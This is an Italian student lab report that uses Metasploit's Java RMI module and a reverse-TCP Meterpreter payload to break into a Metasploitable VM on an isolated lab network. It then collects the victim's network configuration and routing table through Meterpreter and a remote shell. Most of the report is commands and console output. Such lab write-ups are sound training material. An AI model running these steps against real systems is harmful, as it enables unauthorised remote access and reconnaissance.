

# PROGETTO S7L5: METASPLOIT



## INTRODUZIONE

Questo esercizio mi chiede di fingere di essere un hacker per trovare un punto debole nella sicurezza di un sistema e far vedere come qualcuno potrebbe rubare informazioni importanti se il sistema venisse attaccato.

Quindi in poche parole devo riuscire a ottenere un accesso di tipo Meterpreter sulla macchina vittima, che mi darà la possibilità di eseguire comandi da remoto. Una volta dentro, il mio compito sarà quello di raccogliere due informazioni specifiche: la configurazione di rete della macchina attaccata e la sua tabella di routing.

## PASSAGGI PER L'OBIETTIVO

Ho preparato il mio Kali Linux(attaccante), e l'altro era la (vittima), ovvero la macchina Metasploitable. Ho dato a entrambi degli indirizzi internet. per farli comunicare tra loro all'interno di una rete chiusa (kalinet).



Ho configurato le due macchine,quella di Kali, la macchina attaccante, con indirizzo 192.168.11.111, e la macchina vittima, Metasploitable, con indirizzo IP 192.168.11.112 (gli indirizzi IP prese dalla traccia dell'esercizio di oggi).

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:00:27:2f:5c:8d brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
        inet6 fe80::a00:27ff:fe2f:5c8d/64 scope link
            valid_lft forever preferred_lft forever
```

KALI LINUX

METASPLOITABLE

```
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:00:27:5c:2a:38 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a0d1:3756:f009:fa57/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Dopodiché, ho acceso il terminale su Kali con il comando **msfconsole**, entro nella metasploit e scelgo una strada specifica che si chiama **exploit/multi/misc/java\_rmi\_server**. Pensando di entrare in un sistema sfruttando una particolare debolezza nel modo in cui funziona Java RMI. Poi, ho guardato le opzioni di questa strada e alcune erano già impostate.

```
msf6 > use 8
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```

Quindi, qui ho configurato e settato l'indirizzo della Target (Metasploitable). il payload **java/meterpreter/reverse\_tcp** è come un messaggio speciale che, una volta aperto dal computer attaccato, gli dice di aprire una linea di comunicazione segreta con il mio computer, dandomi la possibilità di dargli dei comandi.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.11.112  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```

Dopo aver impostato tutto, ho dato il comando exploit. Questo ha fatto partire l'attacco vero e proprio. Ecco meterpreter, questo indica che ora ho avuto accesso al computer attaccato tramite il programma Meterpreter, e posso iniziare a dargli dei comandi. Come sei avessi bussato alla porta e sono dentro.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/zWVVvRqipne
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:59820) at 2025-05-16 12:30:23 +0200
0

meterpreter > █
```

### I DUE OBIETTIVI PRINCIPALI

1. CONFIGURAZIONE DI RETE: Una volta ottenuto l'accesso Meterpreter, ho eseguito il comando ipconfig. Qui mi mostra le informazioni di configurazione di rete della macchina vittima. Ecco le informazioni che mi ha dato →

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe2f:5c8d
IPv6 Netmask : ::
```

2. INFORMAZIONI SULLA TABELLA DI ROUTING DELLA MACCHINA VITTIMA: qui, invece, ho eseguito il comando route. Questo comando mostra la tabella di Routing della macchina vittima. La tabella di Routing indica al sistema operativo della macchina come instradare il traffico di rete verso diverse destinazioni. →

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0            lo
192.168.11.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            lo
fe80::a00:27ff:fe2f:5c8d ::           ::           0            eth0
```

Infine ho scritto il comando shell e una volta ottenuto la shell, ho scritto due comandi: prima **ifconfig -a** e **netstat -rn**. I risultati che vedo sono le stesse informazioni di prima sulla configurazione di rete e le tabelle routing, ma stavolta prese in modo piu' diretto.

```
meterpreter > shell
Process 17 created.
Channel 23 created.
ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:00:27:2f:5c:8d
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2f:5c8d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:911 errors:0 dropped:0 overruns:0 frame:0
          TX packets:776 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:223899 (218.6 KB)  TX bytes:124807 (121.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1122 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:518255 (506.1 KB)  TX bytes:518255 (506.1 KB)

netstat -rn
Kernel IP routing table
Destination      Gateway          Genmask         Flags         MSS Window  irtt Iface
192.168.11.0     0.0.0.0         255.255.255.0   U             0 0        0 eth0
```

**CON QUESTO ESERCIZIO HO DIMOSTRATO COME SIA POSSIBILE SFRUTTARE UNA VULNERABILITÀ PER AVERE UN ACCESSO REMOTO A UN SISTEMA E PRENDERE DELLE INFORMAZIONI IMPORTANTI SULLA SUA CONFIGURAZIONE DI RETE E SULLE SUE VIE DI COMUNICAZIONE.**

**GRAZIE PER L'ATTENZIONE!!**

*Di Turo Mattia*